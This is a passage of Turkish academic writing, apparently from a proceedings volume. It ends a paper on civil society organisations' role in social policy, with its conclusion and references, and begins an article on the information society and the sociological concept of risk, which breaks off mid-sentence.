Sivil toplum kuruluşları sosyal politika içerisinde yer alan birçok alana dahil olurlar. Sosyal politikanın bürokratik engeller, iletişim ve haberleşme kopuklukları gibi çeşitli sebeplerle ulaşamadığı kesimlere ulaşarak hem devleti güçlendirme hem de hedef grubundaki kesimin haklarını koruma ve savunma gibi sorumluluklar üstlenirler. Grafik 2’de görüldüğü üzere insanın sorunlarından yola çıkarak insana dokunan alanlarda yer alan sivil toplum kuruluşları yaşlı, çocuk, mülteci, şehit yakınları ve gazi, engelli, kadın, çocuk gibi gruplarla; danışma, insani yardım, hak savunuculuk, din, eğitim, özgürlük gibi konularda odaklanarak çalışırlar. Sivil toplum kuruluşlarının hedef grubu çoğunlukla insan olmakla beraber sadece insandan ibaret değildir. İçerisinde yaşadığımız dünyada bizimle beraber var olan

hayvanlar, doğa, tarih, sanat, kültür gibi alanlarda da örgütlenip sorumluluk üstlenirler. Sivil toplum kuruluşlarının tüm bu işlevleri göz önünde bulundurulduğunda sosyal politika üzerindeki etkisinin boyutu ortaya çıkmaktadır.



Grafik 2. Derneklerin Faaliyet Alanlarına Göre Dağılımı

Kaynak:[27]

Şenkal [28]'a göre Sivil toplum kuruluşları sosyal refah, sosyal yardım, sosyal adalet, sosyal hizmet, çevre, sosyal bütünleşme, demokratik katılım gibi alanlarda kendi amaçlarını gerçekleştirerek sosyal politikaya da hizmet etmiş olurlar. Her ne kadar farklı yönetim mekanizmalarına, işlevlere sahip olsalar da hizmet ettikleri ortak amaçlar devletleri sosyal refah seviyesine yaklaştırır. Sivil toplum kuruluşlarının bu süreçteki en büyük avantajı devletten farklı yönetim modeline sahip olması dolayısıyla daha az bürokrasi barındırmasıdır. Sosyal hizmet, sosyal yardım gibi birey ve gruplara acil müdahalede bulunulması gereken noktalarda gönüllülük esasına dayalı bu esnek yönetim hizmetlerin erişimini kolaylaştırır [29].

Sivil toplum kuruluşları sosyal politikanın belirlenmesinde birçok süreci etkilerler. Sorunların tespiti ve bunlara yönelik politika belirlenmesi, hedef kitlenin tespiti, denetleme, sorgulama, destekleme veya duruma göre eleştirme gibi şekillerde politika üretim sürecine katılım sağlarlar. Ayrıca politika

üretenler ve politikanın hedef kitlesi arasında arabuluculuk yapar, hedef kitlenin haklarını savunur gerektiğinde kamuoyu oluşturmak amacıyla rapor, toplantı, yürüyüş gibi faaliyetlerle yönetime ulaşmayı ve hem yönetimi hem de temsil ettiği kitleyi bilgilendirmeyi amaçlar [30].

Devletler yıllarca hakimiyeti üzerlerinde toplayıp toplum refahını sağlamak için tek başlarına mücadele etmişlerdir. Küreselleşmeyle birlikte devletin bu işlevi zayıflamaya ve hatta bazı alanlarda yetersiz kalmaya başlamıştır. Devletin güç kaybı yaşadığı bu süreçte ortaya çıkan refah karması kurumları toplumsal fayda noktasında birleşerek devlete destek olmuştur. Refah karması bağlamında ortaya çıkan kurumlar; sivil toplum kuruluşları, dini kurumlar ve özel sektör olarak sıralanabilir. Türkiye’de tam olarak sistemleşmemiş şekilde ve sürdürülebilirlik amacı gütmeyen pasif olarak var olan sivil toplum kuruluşları 1999 Marmara depremleri sonrası farklı bir boyuta bürünmüştür. Devletin kriz karşısında yetersiz kalmasıyla yenilenecek daha aktif olmaya başlayan STK’ler zamanla çoğalarak artmış ve sosyal politikanın her alanında söz sahibi olmuştur [31].

SONUÇ

Sosyal politika tarihsel süreç içerisinde değişimler yaşayıp farklı boyutlara bürünse de insanların hayatını daha yaşanılır kılmak, toplumsal huzuru sağlamak amacıyla hep var olmuştur. Sosyal politika insana değen her alanda kendine pay çıkarmıştır. İnsanların hayatı bu kadar değişken ve sorunları çeşitli iken tüm bunlara tek bir yerden ulaşım müdahale etmek ne denli mümkündür? Sosyal politikanın uygulanabilirliği noktasında yaşanan bu yetersizlik sosyal politikanın kendine yeni araçlar, taraflar bulmasını gerekli kılmıştır. Sivil toplum kuruluşları bu noktada önemli bir paydaş konumuna gelmektedir. Devletin bürokratik yapısından dolayı kimi zaman ulaşamadığı kesimlere sivil toplum kuruluşları gönüllüğün verdiği samimiyetle ulaşabilmektedir.

İnsanların doğuştan gelen hakları odağında kurulan hak temelli yaklaşımın uygulanması noktasında sivil toplum kuruluşlarının, sosyal politikayı güçlendirici bir rol oynadığı görülmektedir. Sosyal politikanın kapsamında bulunan birçok alanda aktif olan sivil toplum kuruluşları sosyal hizmet, eğitim, sağlık, barınma, beslenme, eşitlik, sosyal yardım, adalet, insan hakları gibi alanlarda faaliyet gösterirler. Kadın, yaşlı, engelli, çocuk, şehit yakını ve gazi, mülteci gibi gruplar sivil toplum kuruluşlarının sosyal politika kapsamında hizmet sunduğu kesimlerdendir. Sivil toplum kuruluşları bu gruplardaki kişilere yardımcı olabilmek için arabulucu konuma gelerek kişilerin ihtiyaçlarını gerekli kurumlara iletir, kişilerin haklarını savunur ve kendi haklarını savunabilecek duruma gelmeleri için bu kişileri güçlendirirler.

KAYNAKÇA

[1] D. Başer, Sosyal Politika ve Sosyal Hizmet. Ankara, Nobel Yayıncılık, 2020.

- [2] Türkiye İşçi Sendikaları Konfederasyonu, Sendikacılık Akademisi Ders Notları 2. Ankara: Aydoğdu Ofset, 2013
- [3] M.Uğurlu, "Türkiye'de sivil toplum-sosyal politika ilişkisi," Yüksek Lisans Tezi, Çalışma Ekonomisi Anabilim Dalı, Kocaeli Üniversitesi, Kocaeli, 2006.
- [4] Ç. Keyder ve N. Üstündağ. "Doğu ve Güneydoğu Anadolu'nun Kalkınmasında Sosyal Politikalar," Boğaziçi Üniversitesi Sosyal Politika Forumu, İstanbul, 2006.
- [5] D. Gürel, "Türkiye'de Sivil Toplum Kuruluşlarının Sosyal Politika Üzerindeki Etkileri: İstanbul Örneği," Yüksek Lisans Tezi, İktisat Bölümü, İstanbul Üniversitesi, İstanbul, 2009.
- [6] D. Sarıipek, "'Hak Temelli" Sosyal Politikadan "Hayırseverlik Temelli" Sosyal Politikaya Geçişte Sivil Toplum Örgütlerinin Rolü," İnsan ve İnsan Dergisi, cilt. 4, sayı. 11, Ocak 2017, [E-Dergi]. Erişim Adresi: doi:10.29224/insanveinsan.288253. [Erişim Tarihi Aralık 25, 2020].
- [7] B. Reçber, "İnsan Hakları Ve Sosyal Adalet Açısından Devletin Çocuklara Ve Kadınlara Yönelik Sunduğu Hizmetler: Aile Ve Sosyal Politikalar Bakanlığı Çalışanları Örneği," Yüksek Lisans Tezi, Çalışma Ekonomisi ve Endüstri İlişkileri Anabilim Dalı, Uludağ Üniversitesi, Bursa, 2018.
- [8] M. Can, "İnsan Hakları ve Demokrasi Arasındaki İlişkinin Felsefi Analizi," Atatürk Üniversitesi Sosyal Bilimler Enstitüsü Dergisi, cilt. 23, sayı. 4, Aralık 2019, [E-Dergi]. Erişim Adresi: <https://dergipark.org.tr/en/pub/ataunisobil/issue/51800/673475> . [Erişim Tarihi Aralık 25, 2020].
- [9] U. Yanardağ, "The Concept Of Human Dignity As A Hindrance To Understanding The Link Between Human Rights And The Profession Of Social Work: The Possibility Of A Social Work Profession Based On Human Rights", Turkish Journal of Applied Social Work, cilt. 2, sayı. 2, Aralık 2019. [E-Dergi]. Erişim Adresi: <https://dergipark.org.tr/en/pub/trjasw/issue/51541/646110>. [Erişim Tarihi Aralık 25, 2020].
- [10] H. Atatanır ve K. Karataş, "Yoksulluğa Hak Temelli Yaklaşım," İnsan ve İnsan Dergisi, cilt. 6, sayı. 21, Ağustos 2019. [E-Dergi]. Erişim Adresi: DOI: 10.29224/insanveinsan.494872. [Erişim Tarihi Aralık 25, 2020].
- [11] H. Atatanır, Türkiye'de Yoksulluk Sosyal Yardım ve Sivil Toplum: Hak Temelli Yaklaşım Açısından Bir Değerlendirme. Ankara, Dorlion Yayınları, 2016.
- [12] D. B. Sarıipek, "'İhtiyaç" Kavramı Ekseninde Sosyal Koruma: Temel İhtiyaçlar Yaklaşımı," İnsan ve İnsan, cilt. 4, sayı. 12, Nisan 2017, [E-Dergi]. Erişim Adresi: doi:10.29224 / insanveinsan.313027. [Erişim Tarihi Aralık 25, 2020].
- [13] A.Örgen, "İnsan Hakları, Sosyal Hizmet ve Mültecilik Üzerine Bir Derleme," Ufuk Ötesi Bilim Dergisi, cilt.17, sayı.1, Aralık 2017. [E-Dergi]. Erişim Adresi: <https://dergipark.org.tr/en/pub/uobild/issue/42547/512757> . [Erişim Tarihi Ocak 25, 2020].
- [14] H. Atatanır ve K.Karataş, "Hak Temelli Yaklaşım Bağlamında Sivil Toplum Örgütlerinin Sosyal Yardımları Ankara Ve İstanbul Örnekleri," Sosyal Politika Çalışmaları Dergisi, cilt. 20, sayı. 48,

- Aralık 2020, [E-Dergi]. Erişim Adresi: doi:10.21560/spcd.vi.585737. [Erişim Tarihi Aralık 25, 2020].
- [15] A. Kurtoğlu, Hak Temelli İzleme Ve Değerlendirme Ve Toplumsal Cinsiyet Anaakımlaştırması, 2. Baskı. Ceid Yayınları, 2015 [E-kitap] Erişim Adresi: (<https://dspace.ceid.org.tr/xmlui/handle/1/92>).
- [16] S. Meydan, A. Çetinkaya Büyükbodur ve S. Bulut. “Yerel Yönetimlerde Klientalist Bakış Açısının Hak Temelli Sosyal Hizmet Yaklaşımı Çerçevesinde İncelenmesi,” Ulusal Sosyal Hizmet Kongresi, 2010, s. 213-224 bildiri.
- [17] A.Tuz, “Küreselleşme sürecinde refah devletinin dönüşümü ve sivil toplum kuruluşlarının rolü,” Yüksek Lisans Tezi, Çalışma Ekonomisi ve Endüstri İlişkileri Anabilim Dalı, Marmara Üniversitesi, İstanbul, 2010.
- [18] F. Taşçı, Türkiye’de Sosyal Politika Aktörleri: Zemin ve Uygulama. Ankara. Nobel Yayın, 2017.
- [19] U.B.Obuka, E.Adibe, O.J. Alozie, M.G. Nwafor, H.Agu, I. Chime, P. Umoh, O. Oguejiofor, N. Nafor ve P.Abutu, “Obstacles To Effective Participation Of Civil Society Organizations İn Nigerian Extractive İndustry Transparency İnitiativ,” Afrıca Review, cilt. 13, sayı. 1, Aralık 2020. [E-Dergi]. Erişim Adresi: <https://doi.org/10.1080/09744053.2020.1842993> . [Erişim Tarihi Aralık 25, 2020].
- [20] İ. Bektaş, Sivil Toplum Kuruluşlarında Yönetim ve Yönetim Sorunları. İstanbul, Semerci Yayınları, 2014.
- [21] F. Onbaşı, Sivil Toplum. İstanbul, L&M Yayınları, 2005.
- [22] Dernekler Bilgi Sistemi (DERBİS),T.C. İçişleri Bakanlığı Sivil Toplumla İlişkiler Genel Müdürlüğü: <https://www.siviltoplum.gov.tr/yillara-gore-faal-dernek-sayilari>, 2021, [Erişim Tarihi Ocak 25, 2021].
- [23] H. Ateş ve A. Nohutçu, “Kamu Hizmeti Sunumunda Gönüllü Kuruluşlar ve Devlet,” Sosyal Ekonomik Araştırmalar Dergisi, cilt.6, sayı.11, Haziran 2006. [E-Dergi]. Erişim Adresi: <https://dergipark.org.tr/en/pub/susead/issue/28430/302841>. [Erişim Tarihi Aralık 25, 2020].
- [24] İlhan, H. Gönüllü Kuruluşlar: Kavramsal Çerçeve. 1-13.
- [25] Brown, L. D. ve D. C. Korten . Understanding Voluntary Organizations: Guidelines for Donors, Country Economics Dept., World Bank :Washington, DC, 1989.
- [26] D. Talas, "SİVİL TOPLUM KURULUŞLARI ve TÜRKİYE PERSPEKTİFİ," Türklük Bilimi Araştırmaları, sayı. 29, Mart 2011. [E-Dergi]. Erişim Adresi: <https://dergipark.org.tr/en/pub/tubar/issue/16970/177312> . [Erişim Tarihi Aralık 25, 2020].
- [27] Dernekler Bilgi Sistemi (DERBİS). (2021), T.C. İçişleri Bakanlığı Sivil Toplumla İlişkiler Genel Müdürlüğü: <https://www.siviltoplum.gov.tr/derneklerin-faaliyet-alanlarına-gore-dagilimi>, [Erişim Tarihi Ocak 15, 2021].

- [28] A. Şenkal, "Küreselleşme, Sosyal Politikanın Dönüşümü ve Sivil Toplum Örgütleri," Sosyal Siyaset Konferansları Dergisi, cilt. 0, sayı. 45, Ocak 2012. [E-Dergi]. Erişim Adresi: <https://dergipark.org.tr/tr/pub/iusskd/issue/919/10378> . [Erişim Tarihi Aralık 25, 2020].
- [29] O. Adıgüzel ve S. Sönmez, "Sosyal Hizmet Perspektifinde Çok Uluslu Gönüllü Kuruluşlar," Süleyman Demirel Üniversitesi Vizyoner Dergisi, cilt. 0, sayı. Sosyal Hizmet Özel Sayısı, Ağustos 2016. [E-Dergi]. Erişim Adresi: <https://dergipark.org.tr/en/pub/vizyoner/issue/23002/246012> . [Erişim Tarihi Aralık 25, 2020].
- [30] F. Emni, "Sivil Toplum Kuruluşlarının Politika Belirleme Sürecindeki Rolü: TÜSİAD Örneği," Dumlupınar Üniversitesi Sosyal Bilimler Dergisi, sayı. 36, Haziran 2013, [E-Dergi]. Erişim Adresi: <https://dergipark.org.tr/en/pub/dpusbe/issue/4778/65835>. [Erişim Tarihi Aralık 25, 2020].
- [31] S. Özdemir , H. Başel ve H. Şenocak , "Sivil Toplum Kuruluşları (STK)'nın Artan Önemi ve Üsküdar'da Faaliyet Gösteren Bazı STK'lar Üzerine Bir Araştırma," Sosyal Siyaset Konferansları Dergisi, cilt. 0, sayı. 56, Ekim 2010. [E-Dergi]. Erişim Adresi: <https://dergipark.org.tr/tr/pub/iusskd/issue/886/9847> . [Erişim Tarihi Aralık 25, 2020].

ENFORMASYON ÇAĞI VE RİSK KAVRAMI

Özge Polat¹

¹*Selçuk Üniversitesi, Edebiyat Fakültesi, Konya, TURKEY*

plt.ozge@outlook.com

orcid.org/0000-0002-2964-9001

ÖZET

1960 yılı sonrasında teknoloji alanında meydana gelen gelişmeler ve bilginin önem kazanması, önem kazanan bilginin hızlı bir şekilde küresel yol bulmasını kolaylaştırmıştır. Toplumsal yapı olarak değişme de bu yeni üretim ve tüketim şekillerindeki farklılık ile sanayi toplumundan yerini yeni bilgi ve enformasyon toplumuna bırakmıştır. Teknolojik açıdan gelişmenin toplumun iç yapısını da etkilerken, kamusal alan da bu değişimden etkilenmiş ve kendisine değişiklik içerisinde yeni bir alan ve anlam bulmuştur.

Bu yazıda teknolojik gelişmeler ile birlikte enformasyon çağının başlaması ve bilgi toplumunun ortaya çıkması, aynı zamanda bu gelişmelerin toplumsal etkilerine, kamusal alanın ne anlama geldiğine ve son olarak da bilgi toplumu öncesindeki anlamından ne denli uzaklaşmış bir kamusal alanla karşılaşıldığı anlatılmaktadır. Enformasyon çağının bilgi odaklı ve dünya çapına hızlı ulaşabilme imkânı mesafeyi ortadan kaldırmıştır. Yeni medya yapısının bireyi etkin/aktif kullanıcı olarak tutması, bireyin toplumsala bakışının değişmesi ve toplumsal olanın ne olduğuna dair yeni düşüncelerin kamusal alanda nasıl etki gösterdiği düşüncesi enformasyon çağında kamusal alanın dönüşümü ve ortaya çıkan yeni risk alanları dönüşümleri üzerine araştırmanın sebeplerindedir.

Anahtar Kelimeler: *Küreselleşme, Bilgi Toplumu, Risk*

THE CONCEPT OF RISK IN THE INFORMATION AGE

ABSTRACT

The developments in the field of technology and the importance of information after 1960 made it easier for information to find the global way rapidly. The change as a social structure has also left its place from the industrial society to the new knowledge and information society with the difference in these new production and consumption patterns. While technological development also affects the internal structure of the society, the public sphere has also been affected by this change and has found a new space and meaning within the change. In this article, the beginning of the information age with the technological developments and the emergence of the information society, as well as the social effects of these developments, the meaning of the public sphere, and lastly, how a public sphere has been encountered that has moved away from its pre-knowledge society. The information-oriented and world-wide accessibility of the information age has eliminated the distance. The fact that the new media structure keeps the individual as an active / active user, the change of the individual's perception of the social, and the idea of how new ideas about what is social affect the public sphere are the reasons for the research on the transformation of the public sphere and the emerging new transformations of risk areas in the information age.

Keywords: *Globalization, Information Society, Risk*

GİRİŞ

Tarih boyunca ekonomik gelirin belirlendiği alanlar zaman içerisinde farklılık göstererek dönüşümler geçirmiştir. Toplumların avcı-toplayıcı yaşam biçiminden yerleşik yaşama geçmesi ile birlikte tarım toplumları oluşmuş, sanayi devrimi ile birlikte makineleşmenin hayata girmesi ile sanayi toplumu oluşmuştur. İşte bu gelişmelerin bir devamı olarak, sanayi ötesi toplum yapısına geçilmiş ve bu yeni toplum yapısında üretim ve tüketim bilgiye dayalı ilerlemeye başlamıştır. Bu toplum yapısı da bilgi(enformasyon) toplumunu oluşturmuştur. Yani toplumların ekonomik işlevleri toplumsal yapılarını değiştirdiği gibi toplum içerisindeki birçok alanın algılanış şekillerinde de değişimlere yol açmıştır. Toplumsal bir evrim geçirildiğinin göstergeleri olmuştur. Bilgi toplumu, toplumsal evrim içerisinde bireylerin edindikleri bilgileri, toplumsal normları kendilerinden sonra gelecek nesle, durumu henüz deneyimlememiş bireylere, bilgi aktarımı ve bilgi ile iletişim sağlama yoluna geçildiğini göstermektedir(Şenel, 1999:15)

Teknoloji ve bilgi birbiri etkisi altında olan iki kavram olmuştur. Günümüz teknoloji ve enformasyon çağının aynı istikamette olması bunun bir göstergesidir. Bilgi ile teknolojik gelişmeler artarken teknoloji ile bilgilerin aktarımı sağlanmaktadır. Günümüzde bu iki kavram önemli hale gelmiştir. Bilgi edinebilen ve buna sahip olan toplumlar aynı hızda teknolojik gelişmelerin de merkezi konumuna gelmiştir. Toplumlar artık teknolojik savaşlar içerisine girmiş ve iktidar alanı bile bu teknolojik üretimden ve bilgi yığımindan kendisini yeniden inşa etmiştir. Bu iki kavram toplumların politik yapılarını da belirler hale gelmiştir. 60 sonrası gelişmeler toplumlar üzerindeki etkilerini de göstermeye başlamıştır(Atabek, 2001:143)

Kamusal alan kavramı ve toplum içerisindeki kamusal olan alanda ortaya koyulan eylemlerin sonuçları da bu değişimler ışığında dönüşümler geçirmiştir. Teknolojik gelişmelerle birlikte bilgi ve enformasyon aktarımı, dijital çağın oluşturduğu bir alan olarak internet ortamında daha etkin hale gelmiştir.

GÜNÜMÜZ TOPLUM YAPISI:BİLGİ TOPLUMU

Kavram olarak bilgi toplumu 1900 yıllarında kullanılmıştır. Enformasyon çağı olarak kullanımı Kanadalı iletişim alanında önemli temsilcilerden Marshall Mc Luhan 1962 yıllarında ve Amerika Birleşik Devletleri iktisatçısı Fritz Machlup'un da yine 1962 yılı içerisinde "bilgi toplumu" nu kavram olarak kullandığı görülmüştür(Geray,1997: 37).

Bilgi Toplumu toplumsal evrimin bir kolu olarak günümüzde teknolojik gelişmeler ve küresel boyutla birlikte bu teknolojiyi üretebilen ve kullanan bireylere ihtiyaç olan bir toplum şeklidir. Bilgi toplumunda insan önceliklidir. Geray (1997: 38), bilgi toplumunun, iletişimin yok edildiği toplum, bu enformasyon ve teknolojik gelişme üretiminin küresel boyutta önemli ilerleme kat ettiğini ya da üretim için gündün güne artan esnek ve teknoloji odaklı üretimin kullanılabilmesini fakat dünya çağına yayılma sürecinin bir parçası olarak ele alınamayacağını belirtir. Yurdadoğ ise bilgi toplumu için, bilgiyi, demokrasiyi, akıllı ve özgürlüğü vb. kavramları ön plana alan bir toplum şekli olarak tanımlamıştır(1997:73).

Avrupa Birliğinde “Bilgi politikaları” sözcüğü değil de “ Bilgi toplumu” sözcüğü kullanılmaktadır. Bu kullanım yaşanan değişim için sadece kavramsal bir dönüşümü değil toplumsal hayatta süregelen bazı alanların da dönüşümü, hayat tarzındaki bir değişimin üzerine dikkat çekmek için belirtilmiş olabilir(Fenerci, 2004:88).

Teknolojik gelişmeler bağlamında, temeli bilgi oluşturmaktadır. Bilgide meydana gelen gelişme aslında teknolojik gelişmeleri beraberinde getirmekte ve bu ilerleme ile birlikte toplumda ekonomik, siyasi, toplumsal değişimlere neden olmaktadır. Bilgi ve teknoloji kavramları birbirlerini tamamlayarak yeni bir hayat tarzı yaratmakta dünya çapında etki etmektedir.

Bilgi toplumu kavramının, Batı’da ortaya çıkması ve oluşum süreçleri göz önünde tutulduğunda, hem ortaya çıkış aşamasında hem de günümüze kadar devam eden bir “teknolojik gelişme yansıması” gösterdiğini söylemek mümkün. Teknolojideki gelişmeler ve iletişim ağları bağlamında bilgi üretiminin artması ve aktarılmasında gelişmelerin hızlı gerçekleşmesi ayrıca bilginin bir meta ya dönüşmesi, bu toplumsal yapıya yaratan önemli temellerdendir. Bilgi ve enformasyon toplumu teknolojik gelişmeleri de kapsayan tüm sosyal ağlarla da birleşmiş etkileşim haline girmiş durumdadır. Erkan, Bilgi toplumunun oluşma aşamasında teknolojik gelişmelerin önemli taşlarından olan bilgisayar teknolojisi ile gerçekleştiğini söylemektedir(1993: 48). Enformasyon toplumu, bilgiyi dönemi anlamlandırmada oldukça önemli bir konuma koymayı mümkün kılmıştır.

Tüm bu gelişmeler ışığında bilgi toplumu, bilgiyi ön plana alan sektörlerin, bilgi üretimini geliştiren ve üreten teknolojinin ve bu üretimde etkin olan nitelikli insanların önemli yer edindiği toplum yapısı meydana gelmiştir. Bu bilgi eksenli teknolojik gelişmeler temelinde toplumun tüm kurumları ekonomik, sosyal ve kültürel açılardan sanayi döneminden daha ileri(sanayi ötesi) bir döneme taşınmıştır.

Bilgi günümüz toplumu için en önemli ve verimli kaynak halini almıştır. Sanayi öncesi ve sonrası önemli kavramlardan olan toprak, emek, iş gücü ve sermaye gibi elde edilmesi zor olmayan kavramlar olarak görülmeye başlanmış ve bilgi/teknoloji kavramlarının gerisinde kalmışlardır. Yeni toplum yapısındaki bilgi anlayışını, toplumun gelişmesini ve ilerlemesini sağlayabilecek yararlı, toplumsal ve üretim aracı olarak ekonomiye katkı sayılabilecek nitelikteki bilgiler temsil etmektedir.

Enformasyon toplumunun oluşumunda önemli sayılan bir husus ülke için bir ulusal bilgi siyasetinin oluşturulması olmuştur. Teknoloji uzmanları ve sosyal ağ yöneticileri gibi bilginin kaynak yapısını elinde bulunduranlar dönem içerisindeki iktidarın bir parçası olarak oraya hizmet etmiyorlarmış gibi kaynağına sahip oldukları bilgiyi teknik açıdan bir değer yaratarak bir üst sınıf yaratma hakkını da kazanmış durumdadır(Törenli,2005:153).

Enformasyon toplumunun temel amaçlarından biri bilgiyi daha hızlı edinmek ve yaygınlaştırmak olmuştur. Ayrıca doğru bilgiyi edinebilmek ve bu bilgiye ulaşılabilecek alanlar da aynı derece de önemli görülmüştür. Bilginin bu denli önemli hale geldiği yeni toplumsal yapıda bilgelerin paylaşılması da bu alanlarda özgürce tartışılabilmesine bilgi toplumu olanak sağlamaktadır. Toplum içerisinde kişiler siyasi, toplumsal, kültürel, ekonomik gibi toplumsal bilgileri ve günün önemli olaylarını gelişmiş teknoloji ile bilgisayar ve medyadan rahatlıkla ulaşabilir halde edinmektedirler.

Bu çağda dünya çapına yayılma ve bilgi edinme hızının yükselmesi ve aynı hızda birbiri ardına gelişmeler göstermesi ile bilgi teknolojisinin bu hızlı gelişimi üretimi ve ilerlemeyi kendi çerçevesine alarak, bu değişimler içerisinde var olan bireyi de farklı konumlara ve rollere bürümüştür. Yaşanan gelişmeler bu bilgi teknolojisi hızı sayesinde aynı hızla, değişim ve dönüşümlerin yayılmasında küresel bir etki yaratmaktadır.(Ulugay,2001: 118-119).

Tüm bu gelişmeler ışığında yeni toplum yapısı içerisindeki değişimler yeni bağlantı yollarına ve bu yolların sürekli üretimini destekler halde olmuştur. Bu değişimlerin toplum içerisinde birçok noktayı ne denli küresel çapta etkisi altına alabilecek seviyede olduğuna değindikten sonra toplumsal bir alan olan kamusal alanın da bu dönem içerisinde kendisine bir değişim payı almıştır.

RİSK KAVRAMI

Risk kavramı, Portekizce anlamı ile “cesaret” olarak bilinir. Bunun yanında var olan tehlike, tehdit ve kötü sonuç gibi kavramlar daha eski toplumlara dayanan kavramlardır. Risk daha çok günümüz toplumuna özgü bir kavram olarak görülmektedir. Modern toplumun geçmişten aldığı bilgilerle yeni bir gelecek çizme kaygısı ile ilgilidir(Aslanoğlu, 2003). Edinilen bilgilerle geleceği tasarlamak için daha fazlasını görmede ortaya çıkan bir kavramdır.

Giddens’in araştırmalarına göre ise İngilizce’ ye 17. Yıldan itibaren gelmiş ve bir ihtimale göre, tehlike içinde bulunmak ya da tehlikeye yaklaşmak, kayalıklarla karşılaşmak gibi bir anlam taşıyan denizcilik terimlerinden birisidir(Giddens,1998: 36).

Risk kavramı açıklanırken risk ve tehlike kavramları birbiri yerine kullanabilecek kavramlar olarak anlaşılabilmekte. Öncelikle bu iki kavram arasındaki ince çizgiyi gösteren tanımlar yaparak buna açıklık getirelim. Risk kavramı belli bir tehlikeye bağlı olarak gelişebilecek olası kötü ihtimalleri ifade eder. Tehlike kavramı ise risk kavramını da temellendiren ve riski ortaya çıkararak, insanların değer verdikleri değerlere veya direkt olarak insanlara karşı tehdit unsurları olarak karşılık bulur (Furedi: 43).

Bu kavramı modern topluma ait yapan şey aslında modern toplum ile birlikte gelen bir bakıma modern toplumun getirileri olan bilgi, teknoloji vb. kavramlar risk olgusunu da beraberinde getirmiş görünmektedir. Çünkü geleneksel toplum ve risk kavramı incelendiğinde böyle bir kavram geleneksel toplumlarda görülmemiş çünkü bu toplumlar böyle bir kavrama ihtiyaç duymamışlardır.

Risk kavramı özellikle gelecekle alakalı bir kavramdır. Geleceği tahmin etmeye, olası durumları ortaya atmaya ve hatta şekillendirmeye meraklı modern toplumda risk ait olduğu “gelecek” kaygısını bulabilmektedir. Çünkü gelecek her zaman bir ihtimal ve düşünülenin aksine bir durum karşımıza çıkartabileceği için içinde tehlike barındıran bir kavramdır. Bu yüzden de bahsettiğimiz gibi kendisini çoğunlukla geleceğe yöneltmiş, geleceği kendi istediği biçimde şekillendirme endişesi taşıyan veya sömürü altına alabileceği bir toprak olarak gören, bir toplum için kabul edilebilir olacaktır. Ayrıca risk, modern toplumların temel özellikleri olan geçmişten bağımsız, ayrı bir anlayış yaratma, farklı alanlara ulaşma gibi kaygılar taşıyan toplumu varsayar(Giddens,2000:37).

Modern dünyaya ait görülen riskler, toplumsal olaylar ya da siyasal tartışmaların yeni boyutlar kazanması ile önem kazanmaya başlamıştır. Modern toplumda öncelikle sanayi modernleşmesi ile kendine yer edinen risk, yeryüzünde canlı türlerine karşı tehlikeler oluşturmuş ve bu çağda modernliğin riskleri ve neticeleri sosyal ve siyasal alanları biçimlendirecek derecede önem kazanmıştır. Bu durum

modern dönemin risk açısından yalnızca bir tarafını bizlere göstermektedir. Diğer yanda, sanayi ile başlayan modernleşmenin sınıflar, aile yapısı, teknoloji, bilgi ve gelişme gibi bazı unsurların özlerini kaybetmesi tehlikesi vardır. Aile yapısında öncelikle çekirdek aile biçimine dayanan evlilik, aile üyeleri, cinsel birliktelik gibi aileye özgü olgular değişim haline girmektedir. Risk bağlamında bakıldığında çağın getirdiği farklı kaynakların toplumlar için farklı sorunlar yaratma tehlikesi içinde olduğu gözlemlenmektedir. Aile ve evlilik kurumundaki değişimler rollerin yeniden tanımlanmasını ve geleneksel aile düzeninin, kavranan ilişkilerin yeniden biçimlenmesini gerektirecektir(Timur,2007).

Günümüzde, meslekler açısından çalışmaya bağlı geleneksel biçimlerin mesailerin ya da çalışılan alanların esnek bir form kazanması, işin tanımının ve bu nedenle iş tanımının dışında kalan durumların sınırlarının belirgin olmayışı gibi durumlar nedeniyle bireylerin kişiliklerini de etkileyen mesleki alanlarda da tehlike oluşturabilecek değişimler yaşanmıştır. Bu farklılaşma, teknoloji ve bilgi çağına bağlı olarak home-office çalışma ve kurulu sistemler üzerinde akış halinde çalışmayı getirmiş olmasına rağmen kendisine büyük bir alanda yer edinmiş görünmektedir(Sennet, 2017).

Farklı bir açıdan risk toplumunun belirsizliği bilimsel araştırmaların temelini içine alarak gelişme ve rasyonel alanları sorgulamaktadır. Ayrıca risk kavramı toplumsal bağlamda başka bir alanda da kendisini göstermektedir. Bu alan toplumsalın içinde var olan siyasal alandır. Bu nedenle topluma form kazandıran yönetim parlamenter demokrasiden, sanayi toplumu ile birlikte siyasal dışında olan alanlara(alt-siyasete) doğru geçmeye başlamaktadır(Beck, 2014)

Açıklanan bu dört değişim, sanayi toplumu ile beraber var olan modern toplumun gelişmenin devamlılığı inancı anlayışında bir kırılma oluşması görünmektedir. Fakat Beck'in risk toplumu kavramında bu kırılmanın daha eski dönemlerde bir unsur olarak gördüğü sanayi dönemi modernleşmesinin bir eksikliği değil tam tersine siyasal olanın işlevselliğini doğru kullanmasından dolayı gerçekleştiğini ileri sürdüğü görülecektir. Riskin toplum içinde belirleyici olarak görülen siyasi tavırların zayıflaması ve toplumsal hareketlerin artması, diğer bir açıdan sosyal sınıf çatışmasının çeşitli etkenlerle sonuçlandığını ve bundan sonra siyasal inanışlar ve tavırlar yerine yeni bir takım riskler üzerine eğilim gösterildiği düşünülmektedir. farklı bir yandan da var olan siyasetin eksikliğinden dolayı farklılaşmanın merkezisini alt-siyaset yapılarının oluşturmaya başladığı varsayılmaktadır(Beck, 2014). Bu neticesinde oluşan gelişmeleri kazanım veya kayıp olarak görmek şuan için mümkün görünmese de, yeni fırsatlar veya tehlikeler ortaya çıkarak durumlar olarak görmek mümkün olabilir.

RİSK BAĞLAMINDA TOPLUM

Risk kelimesi toplumsal bağlamda Ulrich Beck'in yazdığı "Risk Society: Toward a New Modernity" Adındaki 1992'de yayımlanan kitabı ile "Risk Toplumu" kavramlaştırması terminolojide kullanılmaya başlamıştır. Bu eserde bahsedilen 19. Yüzyılın birbirinden bağımsız yapıların veya kurumların var olduğudur. Bu bağımsız yapılar birbirinden kopukluğu, standart ilerleyişi ve bir konu üzerinde uzmanlaşmayı gösteren yapılanmalarda kendisine ifade alanı bulmaktadır. Bu da o dönem için

